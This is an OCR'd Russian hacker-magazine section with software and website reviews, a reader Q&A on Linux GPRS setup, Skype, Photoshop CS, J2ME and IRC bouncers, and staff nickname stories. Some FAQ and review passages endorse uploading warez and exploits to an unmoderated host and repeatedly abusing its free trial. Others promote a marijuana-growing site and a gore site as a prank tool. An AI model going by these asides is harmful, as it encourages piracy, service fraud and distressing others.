сложную структуру из взаимосвязанных областей. Зачем все это происходит? А затем, чтобы ты, ориентируясь по узловым областям, мог вести свободный поиск в любом направлении... И, кстати говоря, такой подход действительно срабатывает!

Очень радует тот факт, что AutoFocus Personal понимает запросы на великом и могучем (сам знаешь, сколько хороших демок наш язык совершенно не признает). Хотя есть у программы и серьезный минус - ее зачем-то написали на Java, так что для обработки действительно серьезных объемов информации она пока, увы, не годится.




TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Меня лично сильно раздражает, что флешку в Win2k приходится перед выдергиванием из usb-порта предварительно "корректно отключать". Для того, чтобы отучить 2k кешировать данные при записи и заставить работать с флешкой, как это делает XP, надо правой кнопкой вызвать свойства flash-накопителя, на вкладке "Оборудование" выбрать flash и нажать "Свойства". В открывшемся окне выбрать вкладку "Политика" и поставить точку "Оптимизировать для быстрого удаления".

DWIMM
dwimm@pisem.net

ABSOLUTE STARTUP V 4.1





Windows 9x/Me/NT/2k/XP
Size: 2354 Kb
Shareware
www.fgroupsoft.com

Я и не заметил, как обновился мой любимый софт для управления прогами, автоматически стартующими при загрузке винды. Тот, кто Absolute StartUp еще не юзал, - немедленно качать и смотреть. С помощью этой проги можно не только комфортно редактировать содержание папки "Автозагрузка", файл win.ini и соответствующие ключи реестра, но и четко планировать, когда и при каких условиях должны стартовать те или иные проги. Причем условия эти могут быть самыми разными: запуск с небольшой задержкой (проги стартуют одна за другой, а не кучей), запуск при подключении к сети, запуск по расписанию и т.д. К тому же Absolute StartUp может похвастаться такой уникальной функцией, как контролируемый старт (это когда при загрузке операционной системы стартует именно тот комплект программ, который тебе нужен в данный момент, то есть по умолчанию запускаются одни проги, а вот если нажать во время загрузки, скажем, Shift, то совсем другие).


Новая версия Absolute StartUp'а стала еще более дружелюбной по отношению к пользователю: появилась поддержка русского языка, мастер оптимизации загрузки, детектор вирусов и spyware, а также возможность быстрого поиска дополнительной информации (в инете или по собственной базе Absolute StartUp) о любом подозрительном файле, прописанном в автозагрузку.

GFI LANGUARD N.S.S. 5




Win 2k/XP/2003
Shareware
Size: 11.2 mb
www.gfi.com/languard/

Уделим немного времени своей защите. Защитник локальной сети - отличное лекарство от всех сетевых невзгод, полностью оправдывающее свой немалый размер. Его предназначение - исследование твоей или вражеской сетки на наличие уязвимостей всеми известными и не очень способами. Также, анализируя твою систему, сканер пытается выявить ее потенциально слабые звенья и вовремя предотвратить возможный взлом. Например, просканировав свой компьютер, я случайно обнаружил юзера с правами администратора БЕЗ пароля! Видимо, кто-то, будучи у меня в гостях, нашалил на компе, и если бы не LANguard, я бы мог круто попасть. Еще программулина определяет, какие сервис паки/патчи и прочие обновления винды у тебя установлены, а какие нет, и обязательно предупреждает в случае чего. База уязвимостей регулярно обновляется, как и модуль самой софтины (последний билд на момент написания обзора вышел 28 мая), так что ламеры, пытающиеся заслать нам с тобой бэкдоры, здесь не пройдут. В общем, Лангард надо обязательно установить хотя бы для знакомства - в проигрыше не останешься.



b00b1ik (b00b1ik@real.xakep.ru), Иван Скляров (Sklyarov@real.xakep.ru)




WWW

МУЛЬТИКИ ДЛЯ ВЗРОСЛЫХ

www.kollaps.ru

Посетив ресурс Kol-Belov'a, я долго не мог заснуть, находясь под впечатлением от увиденного. На сайте собрано большое количество авторских работ: куча флеш-мультиков с оригинальными мрачными сюжетами и прикольными саундтреками, много абстрактных картинок, смотреть на которые без прогруза невозможно и т.д. Особенно мне понравился мультик, посвященный дню защиты детей, в котором смесь Буратино, Феди Крюкова и вороны жестоко мочит маленького потомка Джейсона в хоккейной маске прямо в метро на станции Белорусская.


Еще на сайте можно приобрести альбомы представителей русской dark-сцены за умеренную цену. Единственное негативное впечатление на сайте оставила стандартная народовская гостевуха, разросшаяся более чем на тридцать страниц и грузящаяся со скоростью черепахи :(. В общем, если ты любитель прикольных мультяшек, но ярый противник Масяни и аниме - тебе прямая дорога на www.kollaps.ru.



ЮНЫМ МИЧУРИНЦАМ ПОСВЯЩАЕТСЯ

www.yonkis.com/mediaflash/arqueros.htm


"О, очередная онлайн-завлекаловка" - подумал я, получив линк на это чудо. Однако что-то меня подтолкнуло кликнуть на ссылочку, коих ко мне в асю приходит по сотне в день. Появилась менюшка, в которой я сразу выбрал пункт с игрой против компа (ну правда, зачем мне режим тренировки?). Сначала я не врубился, почему мой человечек стреляет рядом с собой. Думал, что это такой прикол, чтобы почувствовать себя криворуким и убогим. Но прошло время, и я допетрил, что можно, зажав кнопку мыши и передвигая манипулятор по поверхности стола, выбирать угол, под которым будет лететь стрела, а также силу натяжения тетивы. Вот тут-то и началось самое интересное. Я начал убалбешивать своего противника, попадая ему стрелами в тело, делая хед-шоты и т.д. И главное, кровь так реалистично льется при удачном попадании, что аж дух захватывает :). Игра длится до тех пор, пока два литра крови не прольются на зеленую весеннюю травку. Есть возможность играть против живого противника (мы с отцом рубились трое суток) и просто тренироваться, стреляя по мишени. Очень рекомендую.



ЮНЫМ МИЧУРИНЦАМ ПОСВЯЩАЕТСЯ

www.marijuanaseeds.nm.ru


Ах, легалайз, легалайз, легалайз... Как много в этом слове для сердца русского слилось... Сайт посвящен целиком и полностью марихуане. Нет, нас с тобой не интересует заказ семян каннабиса на дом почтой - мы же законопослушные граждане. Хотя эта услуга тоже имеется на сайте. Довольно интересно пошариться по сайту и узнать много нового о самих семенах, о том, как правильно выращивать ганжу, как за ней ухаживать, чтобы она не померла, не успев прорасти, как правильно удобрять саженцы, делать подпорки и т.д. На сайте лежит много информации о том, как выбрать "свой" сорт травы и какие они вообще бывают. Все руководства юных селекционеров выложены с подробными схемами, иллюстрациями и комментариями. После изучения таких материалов невозможно сделать что-либо не так и запороть свой урожай марихуаны :). Короче, как говорится, Джа Растафарай, амиго! :)



ЭЙФОРИЯ ДЛЯ ПРОГРАММИСТА

www.rapideuphoria.com/russian/indexe.htm


Представь, как выпадут в осадок твои коллеги-программеры, когда на вопрос: "На каком языке ты кодишь?", ты им выдашь в ответ: "На Euphoria". Euphoria - малоизвестный, но очень интересный язык. Он прост, гибок, бесплатен, к тому же существуют версии как под Win/DOS, так и под Linux/FreeBSD. Есть даже транслятор с Euphoria на Си. Это интерпретируемый язык, но, по словам разработчиков, работает в 34 раза быстрее, чем Perl или Python, а в изучении легче, чем Basic. На сайте ты найдешь всю информацию по Эйфории, сам язык и программы, написанные на нем.



НАПИШИ СВОЮ ОСЬ

www.lowlevel.ru

Ты никогда не мечтал написать свою операционную систему? Так вот, хватит мечтать, пора браться за дело. На этом сайте тебе по шагам расскажут обо всех премудростях этого мероприятия. И всего-то для этого нужно знать Ассемблер, причем желательно Ассемблер под Linux. По нему здесь тоже немало инфы, даже целые туториалы. Бери, учись! Также для общего развития на сайте добавлены статьи по Reverse Engineering. Ну и как полагается на любом уважаемом ресурсе, в комплект входят: форум, ссылки по теме и полезные тулзы.



CGI SECURITY


www.cgisecurity.com



CGI - это одна из болевых точек современного интернета. Но, похоже, сколько будет жить интернет, столько будет жить и CGI. Поэтому не случайно безопасности этого интерфейса посвящен целый ресурс. Отборные статьи, в том числе и специально написанные для сайта, новости, FAQ, лучшие ссылки по теме, книги, рекомендуемые к прочтению. Все здесь имеется в достаточном количестве. Приятная особенность сайта в том, что если где-то в инете есть перевод какого-либо материала сайта, то на него обязательно дана ссылка. Частенько попадаются линки на русские переводы.

ЭТИ ПАРАЛЛЕЛЬНЫЕ МИРЫ

www.parallel.ru




Это сайт не о тех миллионах параллельных миров, которые пронизывают нас согласно квантовой теории. Если ты знаешь, что такое кластер или суперкомпьютер, то ты уже понял, о каких параллельных мирах идет речь. Это те огромные вычисления, которые осуществляются на сотнях и тысячах параллельно работающих процессорах. Parallel - лучший сайт в рунете, да и, пожалуй, во всей всемирной Сети, посвященный данной тематике. Ресурс основан Лабораторией параллельных информационных технологий НИВЦ МГУ при поддержке Российского фонда фундаментальных исследований, так что комментарии излишни.

ИГРЫ ПОД LINUX СВОИМИ РУКАМИ

http://plg.lrn.ru

Ричард Столлман в своих "Проповедях" всегда подчеркивал, что игры - важная составляющая движения Open Source, необходимая для продвижения свободных программ в массы и завоевания рынка. Наверное, понимая важность данной темы, собрались бравые русские парни и заколбасили сайт, посвященный программированию Linux-игр. И надо заметить, сайт получился очень даже неплохой. Здесь есть все, что нужно. Статьи и электронные книги по программированию и графике, игры и демонстрашки с исходниками, полезные библиотеки, форум и даже своя рассылка. Присоединяйся!



ЛИЦОМ К ЛИЦУ СО СМЕРТЬЮ


www.deadhouse.ru



Ты знаешь, как выглядит смерть? Нет, ну я, разумеется, понимаю, что ты часто смотришь по телеку боевики в стиле Рэмбо и прочие кровавые месива. Да даже хватит посмотреть свежую сводку новостей, чтобы услышать, что там-то убили еврейских школьничков, там-то рухнул в море самолет и погибли все пассажиры, а еще где-то от передоза скончались сразу все работники конторы, занимающейся подпольным изготовлением клея ПВА. А вот в "Доме Смерти" выложено большое количество документальных фотографий и видеороликов с разными трупами. Трупы разные и способы смерти тоже разные. Поэтому все это добро бережно отсортировано по категориям: аварии, пожары, самоубийства, убийства, морги и т.д. Очень аппетитно смотрятся выпотрошенные мозги препарируемых трупов. Прикольно кидать ссылки с фотками друзьям (а лучше даже подругам), когда они кушают. Да и просто так прикольно кидать ссылки - зрелище не из приятных, но жутко затягивает - начнешь смотреть и не сможешь остановиться, пока не пересмотришь все до последней картинки.



■ Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q А что за слух о якобы возможном увеличении производительности Windows XP за счет неких манипуляций во время ее установки?

A Вау, и ты об этом слышал? И неудивительно: слух был такой, что взбудоражил всю рунет-общественность. И все из-за того, что ведущие hardware-сайты пошли на поводу у шутников с различных форумов и использовали их непроверенные данные для публикации своих "авторитетных" выводов. Звучали абсолютно бредовые предположения о том, что между Microsoft'ом и Intel'ом было заключено особое соглашение, по которому в результате проверки типа процессора (CPUID) операционная система иногда тормозит свою работу. Мол, если в твоей машине стоит старый слабенький камень, то неплохо было бы стимулировать твой поход в магазин за новым, сполна снабдив тебя ежедневными дозами неприятных тормозов. На утку купился даже легендарный www.ixbt.com, который не подумав опубликовал способ отключения этой самой проверки. Позже это вопиющее безобразие с ленты новостей все же убрали, но факт остается фактом. Так что забудь об этой фигне - на самом деле для уменьшения тормозов достаточно нажать на клавишу с русской буквой "Х", выпить текилы и, изрядно зевнув, три раза громко прокричать "Амута-катаба!".

Q Как в отличном паскалевском компиляторе Virtual Pascal (ось - WinXP) пофиксить русскую букву "р"? Не печатается она и все тут - уже заколебался на английский эквивалент заменять... ;) Помоги, please!

A Прошло уже целых два года с момента моего общения с этим компилятором, а грабли, как я вижу, остались все те же. Проблема скрывается в библиотеке VPKBDW32.DLL - здесь, по-видимому, спрятан язык (говорящий орган) программы. Бьюсь об заклад, даже самые опытные логопеды не знают, как бороться этой формой злостной картавости. Зато ты узнаешь! Ее можно выправить банальной корректировкой HEX-кодов, но хирургическое вмешательство - вещь рисковая. Поэтому попробуем поковыряться в ДНК и вычистить оттуда все имеющиеся баги. Хотя постой - это уже за нас сделали. Так что требуется лишь откомпилировать исходник исправленного варианта библиотеки (http://dn2.byte.nsk.su/DN2S/LIB.W32/vpkbdw32.pas) и положить его в папку \%VP DIR\BIN.W32. Вуаля - и буква "р" на месте.

Q Хочу настроить GPRS-соединение под Linux'ом. Что я должен для этого сделать?

A По сути дела GPRS-соединение мало чем отличается от обычного диалап-коннекта. Просто вместо обычного модема мы используем сотовый телефон, а в свойствах соединения прописываем некоторые специфические параметры. Таким образом, вся настройка сводится к установке нового устройства и правильному конфигурированию прозвонщика. Кто там кричит, что он с этим сам не справится? Не бойсь - поможем! ;) Для начала залогинься в систему под рутом. Это необходимо, чтобы прописать в системе мобильник в качестве модема. Работаем в консоли:

ln -s /dev/ttyS0 /dev/mobile,

где /dev/ttyS0 - порт, к которому присоединен сотовый. Для COM1 - это /dev/ttyS0, для COM2 - /dev/ttyS1, для USB - ttyUSB0, ну и т.д.

/dev/mobile - это произвольное имя устройства, которое впоследствии будет использоваться операционкой для обращения к твоему сотовому. Главное, не забудь это имя - оно еще пригодится для дальнейшей настройки.

Сделал? Молодца, держи конфетку ;). Теперь необходимо правильно задать параметры соединения. Я опишу wvdial (http://open.nit.ca/wvdial/), на его примере ты сможешь настроить практически любой другой прозвонщик. Открываем для редактирования его конфигурационный файл /etc/wvdial.conf (vi /etc/wvdial.conf) и вносим туда код примерно следующего содержания:

```
[Dialer Defaults]
# Имя используемого для соединения устройства (еще не забыл? :)
Modem = /dev/mobile
# Скорость коннекта - лучше ее не трогать
Baud = 115200
# Строка инициализации
Init1 = AT+CGDCONT=1,"IP","internet.beeline.ru"
# Номер телефона
Phone = *99***1#
# Имя пользователя
Username = beeline
# Пароль
Password = beeline
```

Последние четыре настройки актуальны только для Би-лайна. Для любого другого оператора параметры, разумеется, будут иными. Их необходимо уточнить на сайте любимого ОпСоСа. Оттуда же, кстати, возьми DNS-адрес и укажи его в файле /etc/resolv.conf.






Q Подскажи, какая утилита лучше всего подходит для организации голосовой связи через инет? Перебрал немало программ, но, являясь "счастливым" обладателем модемного соединения, так и не нашел оптимальную софтину. Может быть, ее нет вообще?


A Не поверишь, но я намедни занимался тем же самым: накачал 30 Мб соответствующего софта и пытался совместно с другом из Швейцарии наладить голосовую связь. Поистине выделяющимся лидером среди массы сестер по конвейеру оказалась утилита Skype (www.skype.com). Для использования ее сервиса необходимо пройти бесплатную регистрацию на сайте разработчиков. После выполнения этой формальной процедуры ты получаешь свою собственную телефонную книгу, которую и будешь юзать для установки связи с удаленным собеседником. Работает прога по принципу клиент-клиент (pear-to-pear). Никаких IP-адресов, непонятных ссылок - достаточно раз внести потенциального собеседника в свой а-ля ICQ`шный контакт-лист и звонить ему одним-двумя кликами мышки. Впечатляет? Погоди визжать от восторга - это еще не все. Поковырявшись немного с настройками софтины, я выяснил, что тулза помимо всего прочего позволяет организовывать конференции на 5 человек, а также поддерживает шифровку IP-разговоров. При этом я был приятно удивлен, что никакие NAT'ы, файрволы и роутеры не стали помехой для ее работы. Что тут говорить, программа из разряда "must have". Однозначно!

Q Что нового нам предлагает Adobe Photoshop CS, который вы так любезно выложили на свой CD?

A Без лишней прелюдии обращусь сразу к описанию нововведений. При этом из последних упомяну лишь наиболее полезные и ощутимые.

1. Апгрейженный просмотрщик изображений. До этого (в 7-ой версии) он был совсем убогий - сейчас терпимый. Хотя до сторонних вьюеров, типа ACDSee (www.acdsystems.com) или IrfanView (www.irfanview.com), ему по-прежнему как до Китая пешком.
2. Возможность вывода текстовой строки по кривой. Очень полезная фишка, которой лично мне раньше ужасно не хватало. Приходилось тратить уйму времени на то, чтобы добиться более-менее приемлемого варианта - сейчас это дело трех секунд.
3. Улучшенная работа с цветом. Если изображение отменно выглядит на том мониторе, где его делали, то это отнюдь не значит, что оно так же хорошо будет смотреться на любом другом. Это факт! Поэтому появившийся мастер, встречающий юзера при первом запуске программы, придется как нельзя кстати. Помимо всего прочего (уроки, первые шаги, tips'n'tricks), этот трудяга предложит провести цветокалибровку монитора, что значительно снизит риск по полной облажаться перед заказчиком из-за неправильно настроенного дисплея. Плюс к этому появилась функция, приводящая несколько изображений к одной цветовой гамме. В ряде ситуаций, например, во время склейки нескольких статических кадров в анимированное изображение, она может оказаться весьма полезной.
4. Поддержка вложенных слоев. Не успели рядовые пользователи как следует разобраться с обычными слоями - тут им уже подсовывают вложенные. Профессионалам, может быть, и пригодится, простым смертным - навряд ли.
5. Функция экспорта изображения в Swish`евские (*.swf) файлы. Хинт: у Flash'а возможности импортировать родной Photoshop'овский формат нет.
6. Поддержка извлечения изображения в родном raw-формате из цифровых фотокамер.
7. Лог изменений, куда записывается последовательность всех выполняемых действий. В нужный момент последние n шагов можно отменить.
8. Автоматическая обрезка и выравнивание отсканированных изображений наверняка понравится всем владельцам сканеров. Работает безотказно - проверял на сканированных лекциях, сдавая недавно прошедшую сессию.
9. Поддержка работы с неквадратными пикселами. Полезно тем, кто активно работает с видео, где форма пикселов иногда имеет отличный от квадратного вид. Типичный пример - широкоэкранный формат.





Q Расскажи, пожалуйста, что такое J2ME. Это что-то вроде Java, но для мобильников, да? Что нужно для начала разработки своих собственных приложений для мобильника?

A Да, ты прав. Java 2 Micro Edition (J2ME) - это версия Java, специально заточенная для интеграции в устройства с ограниченным количеством ресурсов. Разработка относительно новая и невероятно перспективная. Вспомни: ведь не так уж и давно памятью в 128 Кб обладали обычные ПК. Сейчас же каждая вторая модель мобильника может похвастать хардом на паротройку мегабайт. Со стороны производителей было бы крайне нерационально использовать сие пространство исключительно для хранения килобайтной телефонной книги и убогих фотоснимков, снятых встроенной камерой. Зато подключаемые внешние приложения значительно увеличивают функциональность любой трубки, а значит, потенциально повышают продажи. Покупатели радуются нововведениям, производитель гребет лопатой деньги. Что еще нужно для счастья? Похоже, осталось только научиться писать свои собственные приложения. Выучить J2ME не так сложно. По крайней мере, ничуть не труднее, чем любой другой язык программирования. J2ME - все та же Ява, но немного урезанная. Средств для разработки приложений в J2ME-среде существует несколько (http://java.sun.com/j2me), у каждого свои достоинства и недостатки. Я лично экспериментировал с Sun Java Studio Standard 5 update 1 (wwws.sun.com/software/sundev/jde/) и остался ей очень доволен. Для начинающего сойдет точно - возможно, она даже лучше, чем все остальные. Информации на русском языке по этому предмету пока немного, но на английском - хоть отбавляй. Зайди хотя бы на http://java.sun.com/j2me/docs/, и уже через 5 минут будешь изнывать от непомерного количества предоставленной инфы. Что касается книг, то по Сети давно гуляют электронные версии книг Micro Java(TM) Game Development (David Fox, Roman Verhovsek) и Developing Games in Java (David Brackeen, Bret Barker, Laurence Vanhelswue). Весьма качественные издания. Первая, на мой взгляд, написана чуть получше. Язык доступнее, да и примеры куда более абстрактны, нежели у второй, полностью ориентированной на разработку игр. Недавно в книжном магазине увидел книгу "Платформа программирования J2ME для портативных устройств" (Вартан Пирумян). Полистал - не понравилась. Сложилось впечатление, что это какой-то убогий перевод англоязычной документации. По ходу дела, той, что лежит на сайте разработчиков.

Q Посмотрел недавно ваши видеоуроки, а точнее тот, который иллюстрирует работу ezbounc'ера. Возможно, у меня совсем мало мозгов, но я так и не врубился, за что отвечают функции detach и reattach?

A Коллега, да ты не осознал самого главного. Detach/reattach - это, пожалуй, самые полезные возможности, которые предоставляет нам баунсер. По крайней мере, мне так кажется :). Посуди сам, ведь подключившись к BNC в режиме detaching, ты больше не будешь слетать с IRC-сервера. Даже если ты отключишься, BNC, подобно боту eggdrop, будет постоянно висеть на IRC-каналах и эмулировать твое присутствие, отвечая на все поступающие ping`и. Когда ты захочешь вернуться, от тебя потребуется лишь подключиться к своему BNC, выполнить идентификацию и ввести команду "reattach" (вернуться к IRC) с нужными ключами. Момент - и ты опять на IRC. Что в этом полезного? Ну, во-первых, твой ник будет присутствовать на каналах 24 часа в день, 7 дней в неделю и 365 дней в году (366 - в високосном :) - прим. ред.). При этом у тебя будет красивый виртуальный хост (при наличии оного, естественно), что, в общем-то, приятно и в какой-то мере почетно. Во-вторых, никто никогда не увидит надписи "step (xz@195.112.114.73) Quit (Ping timeout)", даже если твое модемное соединение рвется, как прогнившая веревка, через каждые пять минут. В-третьих, тебе больше не придется искать работающий IRC-сервак, т.к. BNC постоянно висит на одном из них. В-четвертых, если даже ты слетишь по тайм-ауту, то при наличии соответствующего указания в конфигах BNC автоматически поменяет твой ник на awaynick и поставит режим away. В конце концов, при включенной функции ведения логов, ты всегда будешь в курсе происходящих на каналах событий.

Q Недавно скачал с помощью осла (eDonkey) музыку и был неприятно озадачен тем, что она в каком-то непонятном формате APE. WinAMP, как и любой другой музыкальный проигрыватель, его не понимает и пишет "unknown format". Так как же его можно воспроизвести? Обидно получается - на модеме все 200 мегабайт вытянул, а послушать не могу :(



A APE - это очередной контейнер и упаковщик музыкальных файлов, специально разработанный для pear-to-pear сетей. Основная идея заключается в том, что помимо качественного сжатия (восстановленные файлы полностью идентичны исходным) осуществляется контейнеризация не одной музыкальной композиции, а сразу нескольких. На практике это дает немало преимуществ, ощущаемых, прежде всего, при обмене CD-rip`ами различных альбомов. Сам прикинь, что удобнее - оперировать двадцатью файлами или только одним? Я думаю, что одним, тем более что после получения его можно залить на болванку с помощью идущего в комплекте CUE-файла, используя любую программу для работы с образами компакт-дисков. Что касается упаковки/распаковки файлов APE-формата, то за это отвечает прога Monkey Audio (www.monkeyaudio.com). Утилита проста как три копейки и не требует подробного описания. Замечу лишь, что бонусом к тулзе идет Winamp'овский плагин, позволяющий комфортно прослушивать все запакованные в APE треки без распаковки.

Q Как сделать так, чтобы написанное на Visual Basic 6.0 приложение можно было перетаскивать по экрану "за любое место"?

A Типичным примером реализации drag'n'drop'a является следующая пара процедур. Разбираться с ними не требуется - просто вставь их в нужное место своего кода:

```
Private Declare Function SendMessage Lib "User32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal
wMsg As Long, _ByVal wParam As Long, lParam As Any) As ong
Private Declare Sub ReleaseCapture Lib "User32" ()

Private Const WM_NCLBUTTONDOWN = &HA1
Private Const HTCAPTION = 2

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As Single, Y As Single)
Dim ReturnValue As Long
If Button = 1 Then
Call ReleaseCapture
ReturnValue = SendMessage(Me.hwnd, WM_NCLBUTTONDOWN, HTCAPTION, 0&)
End If
 End Sub
```

Q А есть ли в инете сервисы, предоставляющие пару сот мегабайт для создания файлового хранилища? Куда бы ни выложил свежий варез - везде потрут на следующий же день. Что за люди? ;) Хочется, чтобы хотя бы недели две лежало...

A Навскидку вспомню только www.freedrive.com. Сервис предоставляет ни много ни мало 500 мегабайт для хранения файлов. Главное достоинство по сравнению с другими подобными сервисами заключается в полном отсутствии модерирования, что не раз было доказано на практике. Выкладывали там и варез, и эксплойты, и музыкальный свежак - все оставалось в первозданном виде. Один минус - сервис платный (10$/месяц). Но так как добрые буржуи предоставляют 15-дневный trial-период и никак не проверяют новые регистрации, пользоваться им можно снова и снова.



Редкие люди сидят в Асе, Ирке, чатах и на форумах под своими реальными именами. Обычно каждый берет себе ник, который был бы короче, оригинальней и более запоминающийся, чем имя в паспорте. Придумать удачный ник, чтобы он удовлетворял всем этим параметрам, достаточно сложно. Вот и решили мы рассказать, как каждый из нас придумывал себе имязаменитель.

CuTTer




Свой ник CuTTer я придумал еще учась в школе. Это был 9-10 класс. Я тогда учился в Донской гимназии (это школа такая прикольная :)). Напротив гимназии находился клуб "Орки". И мы в него ходили каждый день, забивая на все что можно. Тогда больше всего игрались в Quake2. Именно из-за этой игры и появился мой ник. Вначале я игрался под ником Ivan, но это было как-то совсем тупо, поэтому я взял англо-русский словарь и стал искать в нем интересные слова. Так я и нашел слово Cutter. Потом захотелось немного переделать свой ник, чтобы он выглядел более стильным. Сделал буквы t заглавными. Так появился ник CuTTer, которым я подписываюсь уже 6 лет. Еще существует ник cuttah. Это тоже модификация от CuTTer.

SINtez




Как и многие юзвери ушастые, я тоже сидел и думал, какой бы мне такой мощный ник придумать. Galactic Destroyer. Или Shell Constructor. Или так скромно - PornKing. Но все это было как-то отстойно и совсем не отражало меня. Мне хотелось что-то технологичное, электронно-музыкальное, сексуально-космическое и при этом краткое. Так появился ник SINtez. Большие буквы SIN отражали грешность всех моих помыслов и давали почву для увлекательных рассказов перед девчонками, почему я такой грешный (кстати, работало). А весь ник целиком отражал мои увлечения технологиями и электронной музыкой. Правда, потом, в IRC, когда мне нужно было шифрануться, я заходил на #хакер и под ником Pornholio, и под СКОРОСТЬ, и под Da_Bass, и... В общем, много было. И все они отражали какие-то мои настроения. Даже сейчас, в своей домашней локалке я сижу под другим ником. И он тоже много для меня значит.

b00b1ik



